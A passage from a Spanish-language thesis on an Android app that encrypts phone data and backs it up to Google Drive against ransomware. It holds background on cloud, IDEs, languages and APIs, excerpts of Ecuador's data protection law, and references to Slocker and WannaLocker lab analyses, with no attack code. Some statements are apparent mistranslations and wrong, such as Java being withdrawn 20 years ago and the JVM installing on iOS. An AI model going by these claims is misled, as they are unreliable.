La computación en la nube o cloud es el acceso bajo demanda a recursos informáticos como aplicaciones, servidores (físicos y virtuales), almacenamiento de datos, herramientas de desarrollo, funciones de red, etc. Estos están ubicados en centros de datos a través de Internet y administrados de forma remota por un proveedor de servicios en la nube (o CSP). CSP proporciona estos recursos en un plan de suscripción mensual o facturas basadas en el uso [27].

El término "computación en la nube" también se refiere a la tecnología que hace que la nube funcione. Incluye un tipo de infraestructura de TI virtualizada, como servidores, software de sistema operativo, redes y otra infraestructura, que se captura con un software especial para que la TI pueda agregarse y distribuirse independientemente de las limitaciones físicas del hardware. Por ejemplo, un servidor de hardware se puede dividir en varios servidores virtuales [27].

2.3.5 Editor de Código

Los editores de código son programas que nos ayudan a gestionar el código fuente de nuestros proyectos. Son ideales cuando se trabaja con diferentes lenguajes de programación, usándolos indistintamente o dentro de un mismo proyecto (por ejemplo, en proyectos web es común combinar HTML, JavaScript, css, php, etc.) [28].

De hecho, el código no es más que texto y se interpretará como código si se ejecuta en el contexto correcto. Esto significa que podemos escribirlo en cualquier entorno que nos permita guardarlo en texto sin formato ("texto sin formato"), como Notepad en Windows o TextEdit en Mac. Pero aparte de cambios muy rápidos cuando no tenemos un editor, escribir código en estos entornos tan básicos es muy inusual [28] .

2.3.5.1 Visual Studio Code

E un editor de código fuente que ayuda a las empresas a crear y depurar aplicaciones web que se ejecutan en Windows, Linux y macOS, además de tener soporte para JavaScript, TypeScript y Node.js, es optimizado para operaciones de desarrollo como la depuración, tareas ejecutándose y sobre todo control de versiones, el principal objetivo

que tiene es de proporcionar las herramientas necesarias a los desarrolladores para concretar un ciclo rápido de codigo dejando flujos más complejos y completos [29].
Posee un motor de depuración integrado que permite a los desarrolladores editar, compilar y depurar bucles, activar puntos de interrupción para pausar la ejecución del código, ver variables o el comportamiento de la memoria y registrar mensajes en la consola mediante un punto de registro [29] .

2.3.5.2 Android Studio

Android Studio es un entorno de desarrollo integrado (IDE) oficial que se utiliza en el desarrollo de apps para el sistema operativo Android, además está basado en el potente editor de código y las herramientas para desarrolladores de IntelliJ IDEA, además, ofrece más funciones que mejoran tu productividad cuando compilas apps para Android, como las siguientes [30]:

- Un sistema flexible que está basado en Gradle
- Un emulador rápido y repleto de funciones
- Un entorno unificado donde puedes desarrollar para todos los dispositivos Android
- Ediciones en vivo para actualizar elementos componibles en emuladores y dispositivos físicos, en tiempo real
- Integración con GitHub y plantillas de código para compilar funciones de apps comunes.
- Variedad de marcos de trabajo y herramientas de prueba
- Herramientas de Lint para identificar problemas de rendimiento, usabilidad y compatibilidad de versiones.
- Compatibilidad con C++ y NDK
- Compatibilidad integrada con Google Cloud Platform, que facilita la integración con Google Cloud Messaging y App Engine

2.3.6 IDE

Un entorno de desarrollo integrado (IDE) es una aplicación que ayuda a los desarrolladores a desarrollar código de manera eficiente. Aumente la productividad de los desarrolladores al combinar software de edición, creación, prueba y empaquetado en una aplicación fácil de usar. De la misma manera que los escritores usan procesadores de texto

y los contadores usan hojas de cálculo, los programadores usan IDE para facilitar su trabajo [31] .

Puede utilizar cualquier editor de texto para escribir el código. Sin embargo, la mayoría de los entornos de desarrollo integrados (IDE) incluyen características más allá de la edición de texto. Proporcionan una interfaz central para las herramientas de desarrollo comunes, lo que hace que el proceso de desarrollo de software sea mucho más eficiente. Los desarrolladores pueden comenzar rápidamente a desarrollar nuevas aplicaciones en lugar de integrar y configurar software diferente manualmente. Tampoco necesitan conocer todas las herramientas y, en cambio, pueden concentrarse en una aplicación [31].

2.3.7 Malware

El término malware (también conocido como malware o software malicioso) se refiere a todo tipo de software diseñado específicamente para dañar una computadora o red con fines de lucro o uso indebido [32] .

En muchos casos, el malware se instala en nuestras computadoras sin nuestro conocimiento, a menudo a través de descargas engañosas o enlaces disfrazados de contenido que no sabemos puede estar interesado. Una vez que se instala malware en una computadora, quienes lo controlan a menudo pueden intentar obtener acceso a nuestra información personal [32].

A veces registran nuestros keyloggers (keyloggers) o monitorean la actividad de nuestro dispositivo, lo que puede obligar al dispositivo a visitar ciertos sitios web, enviar correos electrónicos o realizar otras acciones de las que no somos conscientes. Las consecuencias del malware pueden ser tan inofensivas como una pequeña molestia o tan graves como el robo de identidad, con todas las consecuencias posibles [32].

2.3.7.1 Ransonware

Es un malware que después de infectar un sistema, bloquea algunos recursos exigiendo algún tipo de rescate para devolver el acceso a esos recursos o datos, Por lo general, los ransonware utilizan tecnologías de cifrado para mantener los datos cautivos, con la masificación de las tecnologías y el acceso a la red por parte de los usuarios, este ataque encuentra nuevas oportunidades para causar daño a las organizaciones y usuarios, ya que

a la par de los avances tecnológicos y avances en cuanto a seguridad, el ransonware también se adapta al entorno [33] .

2.3.8 Lenguaje de Programación

En informática, un programa para crear otros programas de computadora se llama lenguaje de programación. Su nombre deriva del hecho de que consiste en un lenguaje formal diseñado para organizar algoritmos y procesos lógicos que luego serán ejecutados por una computadora o sistema informático, permitiendo controlar el comportamiento físico y lógico y su relación con el usuario [34].

Este lenguaje consta de símbolos, reglas sintácticas y semánticas, expresadas en forma de instrucciones y relaciones lógicas, mediante las cuales se construye el código fuente de una determinada aplicación o software. Por lo tanto, el resultado final de estos procesos creativos también puede denominarse lenguaje de programación [34] .

2.3.8.1 Java

Java es un lenguaje de programación orientado a objetos multiplataforma que se ejecuta en miles de millones de dispositivos en todo el mundo. Administra aplicaciones, sistemas operativos de teléfonos inteligentes, programas comerciales y muchos programas populares. Aunque Java fue dado de baja hace más de 20 años, ahora es el lenguaje de programación más popular entre los desarrolladores de aplicaciones [35].

Java se ejecuta en varias plataformas porque al compilar un programa Java, el compilador genera un archivo de código de bytes .class que se puede ejecutar en cualquier sistema operativo donde esté instalada la máquina virtual Java (JVM). La JVM es generalmente fácil de instalar en la mayoría de los principales sistemas operativos, incluido iOS, lo que no siempre es así [35].

2.3.8.2 JavaScript

JavaScript es un lenguaje de programación utilizado por los programadores para crear páginas web interactivas. Desde la actualización de las fuentes de las redes sociales hasta la visualización de animaciones y mapas interactivos, las funciones de JavaScript pueden mejorar la experiencia del usuario en un sitio web [36] .

Anteriormente, las páginas web eran estáticas, como las páginas de un libro. Las páginas estáticas básicamente muestran información en un diseño fijo, no todo lo que esperamos

de un sitio web moderno. JavaScript ha surgido como una tecnología del lado del navegador que hace que las aplicaciones web sean más dinámicas. Gracias a JavaScript, el navegador puede reaccionar a la interacción del usuario y cambiar la posición del contenido en la página web [36] .

2.3.8.3 Python

Es un lenguaje de alto nivel porque contiene algunas estructuras de datos ocultas como listas, diccionarios, conjuntos y conjuntos que le permiten realizar tareas complejas en unas pocas líneas de código y de una manera legible por humanos. Python tiene capacidades de programación funcional, imperativa y orientada a objetos, por lo que se considera un lenguaje multiparadigma [37] .

Python fue creado por el programador holandés Guido van Rossum a finales de los 80 y principios de los 90 mientras trabajaba en el sistema operativo Amoeba. Está destinado principalmente al manejo de excepciones y la interoperabilidad con Amoeba como sucesor del lenguaje ABC. El 16 de octubre de 2000, se lanzó Python 2.0, con nuevas funciones, como la recolección completa de elementos no utilizados y la compatibilidad total con Unicode. Pero el mayor logro es que comenzó a hacer crecer realmente la comunidad bajo el liderazgo de Guido. Python 3.0 es una versión importante y, en muchos aspectos, incompatible con versiones anteriores, lanzada después de un largo período de prueba el 3 de diciembre de 2008. Ya se lanzaron muchas de las funciones introducidas en la versión 3. Se ajustaron para la versión 2.6 para que sea más fácil cambiar entre versiones [37].

2.3.9 Script

Los scripts recogen principalmente el conocimiento genérico sobre una situación, pero para ser estructuras eficientes de procesamiento han de proporcionar mecanismos que permitan identificar e interpretar la presencia de información que es incongruente con dicho esquema y, en consecuencia, permitir una respuesta adaptativa [38].

Aunque los scripts se definen fundamentalmente como secuencias de acciones, el efecto de la tipicidad de la información respecto al esquema podría afectar a éstos, ya que también se aplican en t a reas de categorización. Así, las interrupciones podrían presentar distintos grados de tipicidad y diferir en cuanto a la intensidad de las respuestas afectivas [38].

2.3.10 Api-Interfaz de Programación de Aplicaciones

Las APIs (Application Programming Interface) son interfaces que permiten que las aplicaciones de software se comuniquen entre sí, haciendo posible el intercambio de datos e información entre programas, además, existen diversas formas de clasificar las APIs, pero uno de los grupos más importantes es el de las APIs Web, que se orientan hacia aplicaciones o servicios web. Es destacable la importancia que tienen las APIs Web en la actualidad, ya que son ampliamente utilizadas para el desarrollo de software, sobre todo por las más grandes empresas, como Google o Amazon. Las APIs son muy útiles al permitir consumir y gestionar datos provenientes de aplicaciones o software externos a un producto o aplicación sin necesidad de volver a generarlos desde cero [39].

2.3.10.1 Microsoft Graph

Microsoft Graph API es una API RESTful basada en la web que le permite acceder a los recursos del servicio en la nube de Microsoft. Después de registrar su aplicación y obtener un token de autenticación para el usuario o el servicio, puede enviar una solicitud a la API de Microsoft Graph. Para obtener más información, consulte Introducción a Microsoft Graph [40].

2.3.10.2 Drive Api

La API de Google Drive le permite crear aplicaciones que aprovechan el almacenamiento en la nube de Google Drive. Puede crear aplicaciones que se integren con Drive y agregarles funciones avanzadas mediante la API de Drive [41].

El servicio de almacenamiento de archivos en la nube de Google brinda a los usuarios un espacio de almacenamiento personal llamado "Mi unidad" y la capacidad de acceder a carpetas compartidas llamadas "unidades compartidas", por otro lado, está la API que permite aprovechar el almacenamiento de la aplicación [41].

2.3.10.3 SDK de Google Assistant

El nuevo kit de desarrollo de software, el SDK del Asistente de Google, permitirá a los desarrolladores crear prototipos de su propio hardware, incluido el Asistente de Google, para que pueda utilizarse en cualquier plataforma [42].

El SDK del Asistente de Google te permitirá usar funciones como el control por voz, la comprensión del lenguaje natural y más servicios de Google en casi cualquier dispositivo. Este SDK viene con el código de referencia de Python para la creación de prototipos en

hardware como Raspberry Pi que admite la autenticación y el acceso a la API del Asistente de Google [42].

2.3.10.4 gRPC (Google Remote Procedure Call)

Es una plataforma moderna y eficiente basada en el antiguo protocolo de llamada a procedimiento remoto (RPC). A nivel de aplicación, gRPC facilita la comunicación entre el cliente y el servicio de back-end. Creado por Google, gRPC es de código abierto y forma parte del ecosistema Cloud Native Computing Foundation (CNCF) que proporciona servicios en la nube. CNCF considera a gRPC como un proyecto de incubadora. El término "incubación" significa que los usuarios finales utilizan la tecnología en aplicaciones y proyectos de producción con un número correspondiente de contribuyentes [43].

Un cliente gRPC típico proporciona una función de ejecución local para realizar una operación comercial. En segundo plano, esta función local llama a otra función en la computadora remota. Lo que parece ser una llamada local en realidad se convierte en una llamada transparente fuera del proceso a un servicio remoto. El enlace RPC es un resumen de las redes, la serialización y la ejecución de un extremo a otro entre máquinas . [43]

2.3.11 Arquitectura de Android

Android es un sistema operativo para dispositivos móviles como teléfonos inteligentes y tabletas basado en el núcleo Linux. Es desarrollado por la Open Handset Alliance, la cual es liderada por Google, usando diversos conjuntos de herramientas de software de código abierto para dispositivos móviles [44].

Implementa una arquitectura en la que cualquier aplicación puede obtener acceso a las capacidades del teléfono móvil. Por ejemplo, una aplicación puede llamar una o varias de las funcionalidades básicas de los dispositivos móviles, tales como realizar llamadas, enviar mensajes de texto, o utilizar la cámara, facilitando a los desarrolladores crear experiencias más ricas y con más coherencia para los usuarios [44].




Figure 2 Pila de software de Android de" Developers" [1]

2.3.12 Framework

Es un diseño reutilizable de un sistema descrito en varias jerarquías de herencia de clases, por lo general son abstractas , esta se implementa mediante la instanciación del framework en una aplicación concreta, los frameworks se clasifican en función en que se instancian estos pueden ser de caja blanca, caja negra, de aplicación, de soporte y de dominio [45].

2.3.12.1 Ionic Framework-The mobile SDK for the Web

Ionic es un SDK gratuito y de código abierto que lo ayuda a crear aplicaciones móviles para teléfonos iOS, Windows y Android utilizando la misma base de código. Es una herramienta multiplataforma para el desarrollo de aplicaciones móviles [46].

Esta herramienta le permite crear aplicaciones móviles híbridas. Con esta plataforma, puede crear aplicaciones móviles utilizando aplicaciones web y lenguajes como HTML, CSS, Javascript, Angular y TypeScript. Ionic tiene un conjunto de componentes que aseguran la funcionalidad de una plataforma móvil. Ionic es altamente eficiente y está impulsado por DOM mínimo [46].

2.3.13 Córdova Js

Es una plataforma de desarrollo de open source, para construir aplicaciones nativas usando HTML, CSS y JavaScript. Prácticamente lo que hace es obtener el código y transformarlo a lenguaje nativo móvil. Córdova ofrece muchos plugin de los que se puede disponer y realizar las siguientes acciones como acceder a las propiedades de la cámara, leer códigos QR, enviar documentos a imprimir a una impresora y una infinidad de plugin disponibles [47].

2.3.14 Gradle

Es una herramienta que automatiza la compilación de codigo abierto centrado en rendimiento y flexibilidad, los scripts de Gradle se escriben con Groovy o Kotlin, además, es compatible con muchos entornos integrados como Android Studio, Eclipse, XCode, entre otros, este posee características que no poseen otros compiladores como un motor de resolución de dependencias y depuración de compilación visual [48].

2.4 Marco Legal

2.4.1 Ley Orgánica De Protección De Datos Personales

Registro Oficial Suplemento 459 de 26-may.-2021

CAPÍTULO CUATRO: CATEGORÍAS ESPECIALES DE DATOS

Art. 25.-Categorías especiales de datos personales.-Se considerarán categorías especiales de datos personales, los siguientes [49]:

a) Datos sensibles;

b) Datos de niñas, niños y adolescentes;

c) Datos de salud; y,

d) Datos de personas con discapacidad y de sus sustitutos, relativos a la discapacidad.

Art. 26.-Tratamiento de datos sensibles.-Queda prohibido el tratamiento de datos personales sensibles salvo que concurra alguna de las siguientes circunstancias [50]:

a) El titular haya dado su consentimiento explícito para el tratamiento de sus datos personales, especificándose claramente sus fines .

b) El tratamiento es necesario para el cumplimiento de obligaciones y el ejercicio de derechos específicos del responsable del tratamiento o del titular en el ámbito del Derecho laboral y de la seguridad y protección social.

c) El tratamiento es necesario para proteger intereses vitales del titular o de otra persona natural, en el supuesto de que el titular no esté capacitado, física o jurídicamente, para dar su consentimiento.

d) El tratamiento se refiere a datos personales que el titular ha hecho manifiestamente públicos.

e) El tratamiento se lo realiza por orden de autoridad judicial.

f) El tratamiento es necesario con fines de archivo en interés público, fines de investigación científica o histórica o fines estadísticos, que debe ser proporcional al objetivo perseguido, respetar en lo esencial el derecho a la protección de datos y establecer medidas adecuadas y específicas para proteger los intereses y derechos fundamentales del titular.

g) Cuando el tratamiento de los datos de salud se sujete a las disposiciones contenidas en la presente ley.

Art. 27.-Datos personales de personas fallecidas.-Los titulares de derechos sucesorios de las personas fallecidas, podrán dirigirse al responsable del tratamiento de datos personales con el objeto de solicitar el acceso, rectificación y actualización o eliminación de los datos personales del causante, siempre que el titular de los datos no haya, en vida, indicado otra utilización o destino para sus datos [51].

Las personas o instituciones que la o el fallecido haya designado expresamente para ello; podrán también solicitar con arreglo a las instrucciones recibidas, el acceso a los datos personales de éste; y, en su caso, su rectificación, actualización o eliminación [51] .

En caso de fallecimiento de niñas, niños, adolescentes o personas que la ley reconozca como incapaces, las facultades de acceso, rectificación, actualización o eliminación podrán ser ejercidas por quien hubiese sido su último representante legal. El Reglamento a la presente ley establecerá los mecanismos para el ejercicio de las facultades enunciadas en el presente artículo [51].

Art. 28.-Datos crediticios.-Salvo prueba en contrario será legítimo y lícito el tratamiento de datos destinados a informar sobre la solvencia patrimonial o crediticia, incluyendo aquellos relativos al cumplimiento o incumplimiento de obligaciones de carácter comercial o crediticia que permitan evaluar la concertación de negocios en general [52].

La conducta comercial o la capacidad de pago del titular de los datos, en aquellos casos en que los mismos sean obtenidos de fuentes de acceso público o procedentes de informaciones facilitadas por el acreedor. Tales datos pueden ser utilizados solamente para esa finalidad de análisis y no serán comunicados o difundidos, ni podrán tener cualquier finalidad secundaria [52].

La protección de datos personales crediticios se sujetará a lo previsto en la presente ley, en la legislación especializada sobre la materia y demás normativa dictada por la Autoridad de Protección de Datos Personales [52].

Sin perjuicio de lo anterior, en ningún caso podrán comunicarse los datos crediticios relativos a obligaciones de carácter económico, financiero, bancario o comercial una vez transcurridos cinco años desde que la obligación a la que se refieran se haya hecho exigible [52].

Art. 29.-Derechos de los Titulares de Datos Crediticios.-

1. Sin perjuicio de los derechos reconocidos en esta Ley, los Titulares de Datos Crediticios tienen los siguientes derechos [53]:

a) Acceder de forma personal a la información de la cual son titulares;

b) Que el reporte de crédito permita conocer de manera clara y precisa la condición en que se encuentra su historial crediticio; y,

c) Que las fuentes de información actualicen, rectifiquen o eliminen, según el caso, la información que fuese ilícita, falsa, inexacta, errónea, incompleta o caduca

2. Sobre el derecho de acceso por el Titular del Dato Crediticio, éste será gratuito, cuantas veces lo requiera, respecto de la información que sobre si mismos esté registrada ante los prestadores de servicios de referencia crediticia y a través de los siguientes mecanismos [53]:

a) Observación directa a través de pantallas que los prestadores del servicio de referencia crediticia pondrán a disposición de dichos titulares; y,

b) Entrega de impresiones de los reportes que a fin de que el Titular del Dato Crediticio compruebe la veracidad y exactitud de su contenido, sin que pueda ser utilizado con fines crediticios o comerciales.

3. Sobre los derechos de actualización, rectificación o eliminación, el Titular del Dato Crediticio podrá exigir estos derechos frente a las fuentes de información mediante solicitud escrita. Las fuentes de información, dentro del plazo de quince días de presentada la solicitud, deberán resolverla admitiéndola o rechazándola motivadamente. El Titular del Dato Crediticio tiene derecho a solicitar a los prestadores del servicio de referencias crediticias que, en tanto se sigue el proceso de revisión, señalen en los reportes de crédito que emitan, que la información materia de la solicitud está siendo revisada a pedido del titular [53].

Art. 30.-Datos relativos a la salud.-Las instituciones que conforman el Sistema Nacional de Salud y los profesionales de la salud pueden recolectar y tratar los datos relativos a la salud de sus pacientes que estén o hubiesen estado bajo tratamiento de aquellos, de acuerdo con lo previsto en la presente ley, en la legislación especializada sobre la materia y demás normativa dictada por la Autoridad de Protección de Datos Personales en coordinación con la autoridad sanitaria nacional [54].

Los responsables y encargados del tratamiento de datos así como todas las personas que intervengan en cualquier fase de este, estarán sujetas al deber de confidencialidad, de tal manera que se garantice una seguridad adecuada de los datos personales, incluida la protección contra el tratamiento no autorizado o ilícito y contra su pérdida, destrucción o daño accidental, mediante la aplicación de medidas técnicas organizativas apropiadas. Esta obligación será complementaria del secreto profesional de conformidad con cada caso [54].

Las obligaciones establecidas en los apartados anteriores se mantendrán aun cuando hubiese finalizado la relación del obligado con el responsable o encargado del tratamiento, no se requerirá el consentimiento del titular para el tratamiento de datos de salud cuando ello sea necesario por razones de interés público esencial en el ámbito de la salud, el que en todo caso deberá ser proporcional al objetivo perseguido, respetar en lo esencial el derecho a la protección de datos y establecer medidas adecuadas y específicas para proteger los intereses y derechos fundamentales del titular [54].

Asimismo, tampoco se requerirá el consentimiento del titular cuando el tratamiento sea necesario por razones de interés público en el ámbito de la salud pública, como en el caso de amenazas transfronterizas graves para la salud, o para garantizar elevados niveles de calidad y de seguridad de la asistencia sanitaria y de los medicamentos o productos sanitarios, siempre y cuando se establezcan medidas adecuadas y específicas para proteger los derechos y libertades del titular y, en particular, el secreto profesional [54].

Art. 31.-Tratamiento de datos relativos a la salud.-Todo tratamiento de datos relativos a la salud deberá cumplir con los siguientes parámetros mínimos y aquellos que determine la Autoridad de Protección de Datos Personales en la normativa emitida para el efecto [55]:

1. Los datos relativos a la salud generados en establecimientos de salud públicos o privados, serán tratados cumpliendo los principios de confidencialidad y secreto profesional. El titular de la información deberá brindar su consentimiento previo conforme lo determina esta Ley, salvo en los casos en que el tratamiento sea necesario para proteger intereses vitales del interesado [55].

En el supuesto de que el interesado no esté capacitado, física o jurídicamente, para dar su consentimiento; o sea necesario para fines de medicina preventiva o laboral, evaluación de la capacidad laboral del trabajador, diagnóstico médico, prestación de asistencia o tratamiento de tipo sanitario o social, o gestión de los sistemas y servicios de asistencia sanitaria, y social, sobre la base de la legislación especializada sobre la materia o en virtud de un contrato con un profesional sanitario [55].

En este último caso el tratamiento sólo podrá ser realizado por un profesional sujeto a la obligación de secreto profesional, o bajo su responsabilidad, de acuerdo con la legislación especializada sobre la materia o con las demás normas que al respecto pueda establecer la Autoridad [55].

2. Los datos relativos a la salud que se traten, siempre que sea posible, deberán ser previamente anonimizados o seudonimizados, evitando la posibilidad de identificar a los titulares de los mismos [55].

3. Todo tratamiento de datos de salud anonimizados deberá ser autorizado previamente por la Autoridad de Protección de Datos Personales. Para obtener la autorización mencionada, el interesado deberá presentar un protocolo técnico que contenga los

parámetros necesarios que garanticen la protección de dichos datos y el informe previo favorable emitido por la Autoridad Sanitaria [55].

Art. 32.-Tratamiento de datos de salud por entes privados y públicos con fines de investigación.-Los datos relativos a salud que consten en las instituciones que conforman el Sistema Nacional de Salud, podrán ser tratados por personas naturales y jurídicas privadas y públicas con fines de investigación científica, siempre que según el caso encuentren anonimizados, o dicho tratamiento sea autorizado por la Autoridad de Protección de Datos Personales, previo informe de la Autoridad Sanitaria Nacional [56].

CAPÍTULO CINCO: TRANSFERENCIA O COMUNICACIÓN Y ACCESO A DATOS PERSONALES POR TERCEROS

Art. 33.-Transferencia o comunicación de datos personales.-Los datos personales podrán transferirse o comunicarse a terceros cuando se realice para el cumplimiento de fines directamente relacionados con las funciones legítimas del responsable y del destinatario, cuando la transferencia se encuentre configurada dentro de una de las causales de legitimidad establecidas en esta Ley, y se cuente, además, con el consentimiento del titular [57].

Se entenderá que el consentimiento es informado cuando para la transferencia o comunicación de datos personales el Responsable del tratamiento haya entregado información suficiente al titular que le permita conocer la finalidad a que se destinarán sus datos y el tipo de actividad del tercero a quien se pretende transferir o comunicar dichos datos [57].

CAPÍTULO SEIS: SEGURIDAD DE DATOS PERSONALES

Art. 37.-Seguridad de datos personales.-El responsable o encargado del tratamiento de datos personales según sea el caso, deberá sujetarse al principio de seguridad de datos personales, para lo cual deberá tomar en cuenta las categorías y volumen de datos personales, el estado de la técnica, mejores prácticas de seguridad integral y los costos de aplicación de acuerdo con la naturaleza, alcance, contexto y los fines del tratamiento, así como identificar la probabilidad de riesgos [58].

El responsable o encargado del tratamiento de datos personales, deberá implementar un proceso de verificación, evaluación y valoración continua y permanente de la eficiencia, eficacia y efectividad de las medidas de carácter técnico, organizativo y de cualquier otra

índole, implementadas con el objeto de garantizar y mejorar la seguridad del tratamiento de datos personales [58].

El responsable o encargado del tratamiento de datos personales deberá evidenciar que las medidas adoptadas e implementadas mitiguen de forma adecuada los riesgos identificados [58].

Entre otras medidas, se podrán incluir las siguientes;

1) Medidas de anonimización, seudonomización o cifrado de datos personales;

2) Medidas dirigidas a mantener la confidencialidad, integridad y disponibilidad permanentes de los sistemas y servicios del tratamiento de datos personales y el acceso a los datos personales, de forma rápida en caso de incidentes; y

3) Medidas dirigidas a mejorar la residencia técnica, física, administrativa, y jurídica.

4) Los responsables y encargados del tratamiento de datos personales podrán acogerse a estándares internacionales para una adecuada gestión de riesgos enfocada a la protección de derechos y libertades, así como para la implementación y manejo de sistemas de seguridad de la información o a códigos de conducta reconocidos y autorizados por la Autoridad de Protección de Datos Personales [58].

Art. 38.-Medidas de seguridad en el ámbito del sector público.-El mecanismo gubernamental de seguridad de la información deberá incluir las medidas que deban implementarse en el caso de tratamiento de datos personales para hacer frente a cualquier riesgo, amenaza, vulnerabilidad, accesos no autorizados, pérdidas, alteraciones, destrucción o comunicación accidental o ilícita en el tratamiento de los datos conforme al principio de seguridad de datos personales [59].

El mecanismo gubernamental de seguridad de la información abarcará y aplicará a todas las instituciones del sector público, contenidas en el artículo 225 de la Constitución de la República de Ecuador, así como a terceros que presten servicios públicos mediante concesión u otras figuras legalmente reconocidas. Estas, podrán incorporar medidas adicionales al mecanismo gubernamental de seguridad de la información [59].

Capítulo 3: Propuesta

3.1 Planteamiento

3.1.1 Requerimientos Funcionales

A continuación se mostrarán los requerimientos funcionales de las acciones que realizara la aplicación, en otras palabras, las funcionalidades del cliente.

N °	Descripción del Requerimiento
1	La aplicación permitirá registrar una clave para proteger los datos almacenados.
2	La aplicación permitirá ingresar a su cuenta de servicio de almacenamiento en la nube de Google Drive.
3	La aplicación permitirá realizar copias de seguridad mandándolas a la cuenta del servicio.
4	La aplicación podrá mostrar información de la misma como la versión y funciones.
5	La aplicación permitirá cifrar los datos mediante una clave antes configurada por el usuario.

Tabla 1Requerimientos Funcionales

3.1.2 Requerimientos no Funcionales

A continuación se presentan los requerimientos no funcionales las cuales se refieren a las propiedades del sistema.

N °	Descripción del Requerimiento
1	La aplicación deberá poseer una interfaz sencilla e intuitiva para el usuario.
2	Se utilizo el IDE Android Studio para desarrollar la aplicación.

3	La aplicación será capaz de realizar el cifrado de la información del dispositivo móvil mediante Cipher.
4	Se desarrollo la aplicación en el lenguaje de programación Java.

Tabla 2 Requerimientos No Funcionales

3.2 Análisis

3.2.1 Análisis del funcionamiento del ransonware.




Figure 3 Funcionamiento de Ransonware

Por lo general, un ransonware se comporta de la manera expuesta en la figura anterior, al instalarse mediante una aplicación o una descarga de cualquier tipo, el malware se ejecuta de manera silenciosa en segundo plano y cifra cualquier tipo de archivo en el teléfono inteligente, incluidas imágenes, documentos y videos, también puede secuestrar el dispositivo móvil, lo que hace imposible que los propietarios accedan al dispositivo y en otros casos el mismo recibe daños físicos.

3.2.2 Análisis de ransonware mediante laboratorios.

3.2.2.1 Slocker (Sara versión) en máquina virtual Android 9.0

Mediante el Anexo[2] se puede observar el laboratorio de cómo actúa el Slocker en un dispositivo móvil con sistema operativo Android versión 9.0, mostrando como cifran los datos e inhabilitando algunos servicios.

3.2.2.2 Análisis de comportamiento de WannaLocker en máquina virtual Android v9.0

Mediante el Anexo[3] se puede observar el laboratorio de cómo actúa el WannaLocker en un dispositivo móvil con sistema operativo Android versión 9.0, mostrando como cifran los datos e inhabilitando algunos servicios.

3.2.3 Análisis de la arquitectura de Android

3.2.3.1 Kernel de Linux

<table>
<tr><td colspan="4">LINUX KERNEL</td></tr>
<tr><td colspan="4">Drivers</td></tr>
<tr><td>Audio</td><td>Binder(IPC)</td><td colspan="2">Display</td></tr>
<tr><td>Keypad</td><td>Bluetooth</td><td colspan="2">Cámara</td></tr>
<tr><td>Shared Memory</td><td>USB</td><td>Wifi</td><td>…</td></tr>
<tr><td colspan="4">Power Management</td></tr>
</table>

Figure 4 Capa de kernel Linux

